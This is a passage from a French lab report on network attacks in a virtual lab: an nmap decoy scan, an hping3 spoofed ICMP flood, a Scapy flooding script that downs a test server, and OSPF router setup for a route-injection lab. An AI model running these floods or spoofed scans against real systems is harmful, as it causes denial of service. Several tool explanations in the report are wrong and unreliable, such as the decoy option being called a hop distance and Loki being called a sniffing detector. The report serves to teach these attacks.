- Aussi on peut utiliser plusieurs adresse aléatoire avec la faisabilité de choisir le nombre d'adresse qu'on veut en exécutant la commande suivante :  
 « **# nmap -D RND:10 192.168.56.104** » qui utilise l'outil **Nmap** pour effectuer une analyse de ports sur l'adresse IP cible de **192.168.56.104**, en utilisant une option pour **masquer l'adresse IP source** en générant **une fausse adresse IP source** aléatoire avec une distance de **10 sauts (hops)**.

```
(amine@kali)-[~]
$ sudo nmap -D RND:10 192.168.56.104
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 00:23 +00
Nmap scan report for 192.168.56.104
Host is up (0.00077s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 0A:00:27:00:00:13 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds
```

The screenshot displays two instances of the Wireshark application. The left instance shows a general view of the traffic on interface \*eth0\*, while the right instance shows a detailed list of captured frames. The frames are listed in a table with columns: No., Time, Source, Destination, Protocol, Length, and Info. The highlighted frames (48, 58, and 67) are shown in red, indicating they are selected or of interest. Frame 48 is a TCP SYN from 192.168.56.104 to 192.168.56.104. Frame 58 is a TCP RST from 192.168.56.104 to 192.168.56.104. Frame 67 is a TCP SYN from 192.168.56.104 to 192.168.56.104.

No.	Time	Source	Destination	Protocol	Length	Info
38	8.829600074	192.168.56.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
39	9.811986653	192.168.56.104	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
40	9.819856655	192.168.56.104	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
41	9.830604168	192.168.56.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
42	10.819783251	192.168.56.104	239.255.255.250	SSDP	216	M-SEARCH * HTTP/1.1
43	10.831766477	192.168.56.104	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
44	10.851151172	192.168.56.104	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
45	11.616365961	175.24.17.41	192.168.56.104	TCP	58	36493 - 139 [SYN]
46	11.616542296	51.99.99.163	192.168.56.104	TCP	58	36493 - 139 [SYN]
47	11.616664518	219.0.208.16	192.168.56.104	TCP	58	36493 - 139 [SYN]
48	11.616776827	98.92.210.64	192.168.56.104	TCP	58	36493 - 139 [SYN]
49	11.616889232	192.168.56.107	192.168.56.104	TCP	58	36493 - 139 [SYN]
50	11.617002894	297.58.176.42	192.168.56.104	TCP	58	36493 - 139 [SYN]
51	11.617502536	193.30.160.166	192.168.56.104	TCP	58	36493 - 139 [SYN]
52	11.617623075	25.210.1.26	192.168.56.104	TCP	58	36493 - 139 [SYN]
53	11.618222012	44.49.225.242	192.168.56.104	TCP	58	36493 - 139 [SYN]
54	11.618340470	67.129.231.233	192.168.56.104	TCP	58	36493 - 139 [SYN]
55	11.618792668	192.168.56.104	192.168.56.107	TCP	60	139 - 36493 [SYN]
56	11.61880739	192.168.56.104	192.168.56.104	TCP	58	36493 - 139 [SYN]
57	11.61881050	192.168.56.104	192.168.56.104	TCP	58	36493 - 139 [SYN]
58	11.633968458	192.168.56.104	192.168.56.107	TCP	60	1025 - 36493 [RST, ACK]
59	11.634087894	44.49.225.242	192.168.56.104	TCP	58	36493 - 1025 [SYN]
60	11.634177226	67.129.231.233	192.168.56.104	TCP	58	36493 - 1025 [SYN]
61	11.634259418	78.110.132.32	192.168.56.104	TCP	58	36493 - 1025 [SYN]
62	11.634346580	175.24.17.41	192.168.56.104	TCP	58	36493 - 135 [SYN]
63	11.634848583	51.99.99.163	192.168.56.104	TCP	58	36493 - 135 [SYN]
64	11.635374835	219.0.208.16	192.168.56.104	TCP	58	36493 - 135 [SYN]
65	11.635465691	98.92.210.64	192.168.56.104	TCP	58	36493 - 135 [SYN]
66	11.635560739	192.168.56.107	192.168.56.104	TCP	58	36493 - 135 [SYN]
67	11.636866950	192.168.56.104	192.168.56.107	TCP	60	135 - 36493 [SYN]

## b) Attaques par injection de paquets :

### • Présentation :


Les attaques par injection de paquets sur la couche Internet sont des types d'attaques qui exploitent les vulnérabilités des protocoles Internet tels que IP (Internet Protocol), ICMP (Internet Control Message Protocol) et IGMP (Internet Group Management Protocol). Ces attaques visent à altérer, à interrompre ou à intercepter le trafic réseau pour des motifs malveillants.

Voici quelques exemples d'attaques par injection de paquets sur la couche Internet :

- **Attaque par injection de paquets ICMP** : cette attaque implique l'envoi de paquets ICMP malveillants pour perturber le trafic réseau ou pour effectuer des attaques de déni de service. Les attaquants peuvent utiliser cette méthode pour envoyer des paquets **ping** de grande taille pour surcharger la bande passante réseau ou pour envoyer des paquets de type "**echo request**" pour détecter la présence de systèmes.
- **Lab 2 : d'attaque par injection ICMP par commande :**

Pour cette attaque on a essayé d'attaquer une machine en injectant plusieurs paquets ICMP. Pour cela on a utilisé 3 machines virtuelles

On a utilisé l'outil '**hping3**' qui est un outil de test de réseau en ligne de commande qui permet d'envoyer des paquets réseau et d'analyser les réponses. C'est un outil flexible qui permet d'envoyer une grande variété de paquets, y compris des paquets **ICMP**, TCP, UDP, etc. Aussi un script en python qui permet d'envoyer des paquets **ICMP**.



```
(amine@Amine)-[~]
$ sudo hping3 -1 192.168.119.202 -a 192.168.119.200 --flood
HPING 192.168.119.202 (lo 192.168.119.202): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 25: commande de icmp injection

La commande "**hping3 -1 192.168.119.200 -a 192.168.119.202 --flood**" envoie des paquets **ICMP Echo Request** en mode "**flood**" à l'adresse IP 192.168.119.202 avec l'adresse IP source spécifiée de 192.168.119.200. d'où :

**-1** : Spécifie que nous voulons envoyer des paquets **ICMP Echo Request**.

**192.168.119.200** : L'adresse IP de destination à laquelle nous voulons envoyer les paquets ICMP (**serveur**).

**-a 192.168.119.202** : Spécifie l'adresse IP source des paquets ICMP que nous envoyons (**machine cliente kali linux**).

**--flood** : Envoie des paquets à un rythme maximal, ce qui peut entraîner une saturation du réseau. Cette option permet de tester la résilience d'un réseau face à une attaque de déni de service (DoS).

- **Lab 3 : l'attaque par injection de paquets ICMP utilisons python.**

Dans cet exemple, Tout d'abord, nous avons besoin de la bibliothèque Scapy pour créer et envoyer des paquets IP, nous créons un paquet IP avec une adresse IP source de "192.168.119.202" et une adresse IP de destination de "192.168.119.200".

Nous ajoutons également un payload malveillant dans le paquet en utilisant le protocole ICMP et en ajoutant le message "Hello World!".

Enfin, nous envoyons le paquet en utilisant la fonction **send()** de **Scapy**.

La boucle **while True** permet d'envoyer continuellement des paquets jusqu'à ce que le script soit arrêté.

```

(amine@Amine)-[*]
$ cat icmp
from scapy.all import *
src_ip = "192.168.119.202"
dst_ip = "192.168.119.200"
ip = IP(src=src_ip, dst=dst_ip)
icmp = ICMP(type="echo-request")
packet = ip/icmp
for i in range(1000000000000000):
    send(packet)

```

(amine@Amine)-[\*]\$ sudo python3 icmp  
[sudo] password for amine:  
. Sent 1 packets.  
. Sent 1 packets.  
. Sent 1 packets.  
. Sent 1 packets.  
. Sent 1 packets.

Figure 26:scappy

Et à partir du **wireshark** on peut visualiser le trafic et les paquets **ICMP** envoyés.

No.	Tir	Source	Destination	Protocol	Leur Info
134	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=13161/26931, ttl=64 (reply in 214)
135	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=13417/26932, ttl=64 (reply in 215)
136	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=13673/26933, ttl=64 (reply in 216)
137	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=13929/26934, ttl=64 (reply in 217)
138	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=14185/26935, ttl=64 (reply in 218)
139	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=14441/26936, ttl=64 (reply in 219)
140	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=14697/26937, ttl=64 (reply in 220)
141	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=14953/26938, ttl=64 (reply in 221)
142	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=15209/26939, ttl=64 (reply in 222)
143	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=15465/26940, ttl=64 (reply in 223)
144	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=15721/26941, ttl=64 (reply in 224)
145	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=15977/26942, ttl=64 (reply in 225)
146	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=16233/26943, ttl=64 (reply in 226)
147	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=16489/26944, ttl=64 (reply in 227)
148	0...	192.168.119.202	192.168.119.200	ICMP	42 Echo (ping) request id=0xc90a, seq=16745/26945, ttl=64 (reply in 228)

Figure 27: visualisation par wireshark du traffic icmp

Comme résultat notre serveur devient hors service :




Figure 28: état avant attaque




Figure 29: état après l'attaque

### c) Attaques de routage :

- **Présentation :**

Les attaques de routage sont des attaques visant à perturber le fonctionnement normal des protocoles de routage utilisés pour acheminer les données entre les différents réseaux d'un système informatique.

Voici quelques exemples d'attaques de routage :

- **Attaques d'injection de fausses informations de routage** : dans ce type d'attaque, un attaquant envoie des informations de routage falsifiées, ce qui peut conduire les équipements de routage à acheminer les données vers des destinations incorrectes ou à bloquer le trafic. Aussi, connues sous le nom de "**route hijacking**" ou "**BGP hijacking**". C'est une attaque où un attaquant envoie des informations de routage falsifiées à un routeur, qui ensuite propage ces informations à travers l'ensemble du réseau, conduisant ainsi à des interruptions de service et à des problèmes de sécurité.
- **Attaques de dévoilement de topologie** : dans ce type d'attaque, un attaquant utilise des outils de sondage pour collecter des informations sur la topologie du réseau, ce qui peut aider à préparer d'autres attaques plus ciblées.
- **Attaques de dévoilement de la table de routage** : cette attaque consiste à récupérer la table de routage d'un routeur pour obtenir des informations sur les adresses IP et les réseaux connectés, ce qui peut aider à préparer d'autres attaques.

## Lab 4 : Attaques d'injection de fausses informations de routage. (Ex : le routage OSPF) :

L'**OSPF** (Open Shortest Path First) est un protocole de routage dynamique qui utilise un algorithme de type **Dijkstra** pour calculer le chemin le plus court entre deux réseaux. Comme tout protocole de routage, OSPF peut être vulnérable aux attaques d'injection de fausses informations de routage.

Pendant ce Lab, on va essayer d'injecter de fausses informations de routage OSPFL en envoyant des paquets OSPF contenant de fausses informations sur les liens disponibles en utilisant l'outil **Loki**, ce qui peut amener le routeur à prendre une décision de routage erronée. On va utiliser la topologie suivante sur **GNS3**.




Figure 30: Topologie

Installation de **Loki** :

**Loki** qui est un outil de surveillance de réseau open-source qui peut être utilisé pour détecter les attaques de type "sniffing" (ou interception de données) sur un réseau. L'outil utilise des règles préconfigurées pour analyser le trafic réseau et identifier les anomalies qui pourraient indiquer la présence d'un "sniffer" sur le réseau.

L'installation de l'outil commence par installer l'image qui peut être effectuée par trois méthodes (dans ce Lab on a opté pour la troisième) :

➤ **Méthode 1 : Construisez votre propre image**

Construisez le conteneur :

```
cd Docker
```

```
sudo sh ./build.sh
```

➤ **Méthode 2 : Importer depuis github**

Importez l'image :

```
sudo docker pull ghcr.io/raizo62/loki_on_kali:latest
```

Renommez l'image pour utiliser les lanceurs

```
sudo docker image tag ghcr.io/raizo62/loki_on_kali loki_on_kali
```

Supprimer l'ancien nom de l'image

```
sudo docker rmi ghcr.io/raizo62/loki_on_kali
```

➤ **Méthode 3 : Télécharger le fichier de l'image**

Obtenez l'image compressée :

Wget

[https://github.com/Raizo62/Loki\\_on\\_Kali/releases/download/v1/loki\\_on\\_kali\\_image\\_v1.docker.tgz](https://github.com/Raizo62/Loki_on_Kali/releases/download/v1/loki_on_kali_image_v1.docker.tgz)

```
(amine㉿kali-purple)-[~] $ wget https://github.com/Raizo62/Loki_on_Kali/releases/download/v1/loki_on_kali_image_v1.docker.tgz
$ wget https://github.com/Raizo62/Loki_on_Kali/releases/download/v1/loki_on_kali_image_v1.docker.tgz
--2023-04-06 15:04:03-- https://github.com/Raizo62/Loki_on_Kali/releases/download/v1/loki_on_kali_image_v1.docker.tgz
Résolution de github.com (github.com) ... 140.82.121.3, 2c0f:fa18:0:10::8c52:7903
Connexion à github.com (github.com)|140.82.121.3|:443... connecté.
requête HTTP transmise, en attente de la réponse... 302 Found
Emplacement : https://objects.githubusercontent.com/github-production-release-asset-2e65be/150707020/cb75da25-07cc-4e66-abce-2c2
79ea6ed7d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNYAX4CSVEH53A%2F20230408%2Fus-east-1%2Fs3%2Faws4_request&Am
z-Date=20230408T151455Z&X-Amz-Expires=3006X-Amz-Signature=05c3c0e4b8cedad9be9e523c689bd113ee19338f4d341dc3929fe64f25
79fd5&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=150707020&response-content-disposition=attachment%3B%20filename%3Dloki_on_kali_i
mage_v1.docker.tgz&response-content-type=application%2Foctet-stream [suivant]
--2023-04-06 15:04:04-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/150707020/cb75da25-07cc-4
66-abce-2c279ea6ed7d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNYAX4CSVEH53A%2F20230408%2Fus-east-1%2Fs3%2Faws4_r
equest&Amz-Date=20230408T151455Z&X-Amz-Expires=3006X-Amz-Signature=05c3c0e4b8cedad9be9e523c689bd113ee19338f4d341dc3929fe64f25
79fd5&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=150707020&response-content-disposition=attachment%3B%20filename%3Dlok
i_on_kali_image_v1.docker.tgz&response-content-type=application%2Foctet-stream
Résolution de objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.109.133,
...
Connexion à objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connecté.
requête HTTP transmise, en attente de la réponse... 200 OK
Taille : 107074576 (102M) [application/octet-stream]
Sauvegarde en : « loki_on_kali_image_v1.docker.tgz »
loki_on_kali_image_v1.docker.tgz 100%[=====] 102,11M 991KB/s ds 74s
2023-04-06 14:05:19 (1,37 MB/s) - « loki_on_kali_image_v1.docker.tgz » sauvegardé [107074576/107074576]
```

Figure 31: Installation de Loki

Décompressez le fichier :

```
tar xvf loki_on_kali_image_v1.docker.tgz
rm loki_on_kali_image_v1.docker.tgz
```

```
(amine㉿kali-purple)-[~] $ tar xvf loki_on_kali_image_v1.docker.tgz
loki_on_kali_image_v1.docker
(amine㉿kali-purple)-[~] $ ls
Bureau  Images  loki_on_kali_image_v1.docker  Modèles  Public  Vidéos
Documents  image.tar  loki_on_kali_image_v1.docker.tgz  Musique  Téléchargements
(amine㉿kali-purple)-[~] $ rm loki_on_kali_image_v1.docker.tgz
(amine㉿kali-purple)-[~] $ ls
Bureau  Documents  Images  image.tar  loki_on_kali_image_v1.docker  Modèles  Musique  Public  Téléchargements  Vidéos
(amine㉿kali-purple)-[~] $
```

Figure 32: Décompresser

Importez l'image :

```
sudo docker load -i loki_on_kali_image_v1.docker
```

```
(amine㉿kali-purple)-[~] $ sudo docker load -i loki_on_kali_image_v1.docker
[sudo] Mot de passe de amine :
Loaded image: loki_on_kali:latest
(amine㉿kali-purple)-[~] $
```

Après l'installation de l'image on a passé à l'étape du lancement en copiant les lanceurs dans **/usr/local/sbin**.

```
chmod u+x Docker/run_loki_*.sh  
sudo cp Docker/run_loki_*.sh /usr/local/sbin
```



A terminal window showing a Kali Linux environment. The user runs 'chmod u+x Docker/run\_loki\_\*.sh' and then 'sudo cp Docker/run\_loki\_\*.sh /usr/local/sbin'. A password prompt '[sudo] Mot de passe de amine :' appears. The user then runs 'chmod u+x Docker/run\_loki\_\*.sh' again.

Enfin, le démarrage de Loki

```
sudo run_loki_gtk.sh
```


ou

```
sudo run_loki_urw.sh
```

ou

```
sudo run_loki_bash.sh
```

# To run loki, use the command "loki\_gtk.py"



- La configuration des interfaces des routeurs :

R1 :

```
R1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#interface f0/0
R1(config-if)#ip address 192.168.56.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#
*Mar 1 00:04:40.787: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar 1 00:04:41.787: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R1(config-if)#exit
R1(config)#interface f0/1
R1(config-if)#ip address 10.0.0.1 255.0.0.0
R1(config-if)#no shutdown
R1(config-if)#exit
R1(config)#
*Mar 1 00:05:32.303: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up
*Mar 1 00:05:33.303: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
R1(config)#
```

```
R1#show ip interface brief
Interface          IP-Address      OK? Method Status      Protocol
FastEthernet0/0    192.168.56.1    YES manual up        up
FastEthernet0/1    10.0.0.1       YES manual up        up
R1#
```

R2 :

```
R2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface f0/0
R2(config-if)#
R2(config-if)#
R2(config-if)#ip address 192.168.56.2 255.255.255.0
R2(config-if)#no shutdown
R2(config-if)#exit
R2(config)#
*Mar 1 00:04:23.515: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar 1 00:04:24.515: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R2(config)#interface f0/1
R2(config-if)#ip address 172.16.0.2 255.240.0.0
R2(config-if)#no shutdown
R2(config-if)#exit
R2(config)#
*Mar 1 00:05:00.563: %LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to up
*Mar 1 00:05:01.563: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
R2(config)#do show ip interface brief
Interface          IP-Address      OK? Method Status      Protocol
FastEthernet0/0    192.168.56.2    YES manual up        up
FastEthernet0/1    172.16.0.2     YES manual up        up
R2(config)#
```

R3 :

```

R3#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#interface f0/0
R3(config-if)#ip address 172.16.0.1 255.240.0.0
R3(config-if)#no shutdown
R3(config-if)#exit
R3(config)#
*Mar 1 00:03:37.687: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Mar 1 00:03:38.687: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R3(config)#do show ip interface brief
Interface          IP-Address      OK? Method Status        Protocol
FastEthernet0/0    172.16.0.1     YES manual up           up
FastEthernet0/1    unassigned     YES unset administratively down down

```

### Activation du routage OSPF sur les routeurs

R1 :

```

R1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#router ospf 1
R1(config-router)#network 192.168.56.0 0.0.0.255 area 0
R1(config-router)#network 10.0.0.0 0.255.255.255 area 0
R1(config-router)#end
R1#
*Mar 1 00:02:12.963: %SYS-5-CONFIG_I: Configured from console by console
R1#

```

R2 :

```

R2#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#router ospf 1
[REDACTED]
[REDACTED]

R2(config-router)#network 192.168.56.0 0.0.0.255 area 0
R2(config-router)#network 172.16.0.0 0.15.255.255 area 0
R2(config-router)#end
R2#

```

R3 :

```

R3(config)#router ospf 1
R3(config-router)#network 172.16.0.0 0.15.255.255 area 0
R3(config-router)#end
R3#
*Mar 1 00:01:22.811: %SYS-5-CONFIG_I: Configured from console by console

```

- Les tables de routages des routeurs :

R1 :

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.56.0/24 is directly connected, FastEthernet0/0
C    10.0.0.0/8 is directly connected, FastEthernet0/1
O    172.16.0.0/12 [110/20] via 192.168.56.2, 00:00:06, FastEthernet0/0
R1#
```

R2 :

```
R2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.56.0/24 is directly connected, FastEthernet0/0
C    172.16.0.0/12 is directly connected, FastEthernet0/1
R2#
```


R3 :

```
R3#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

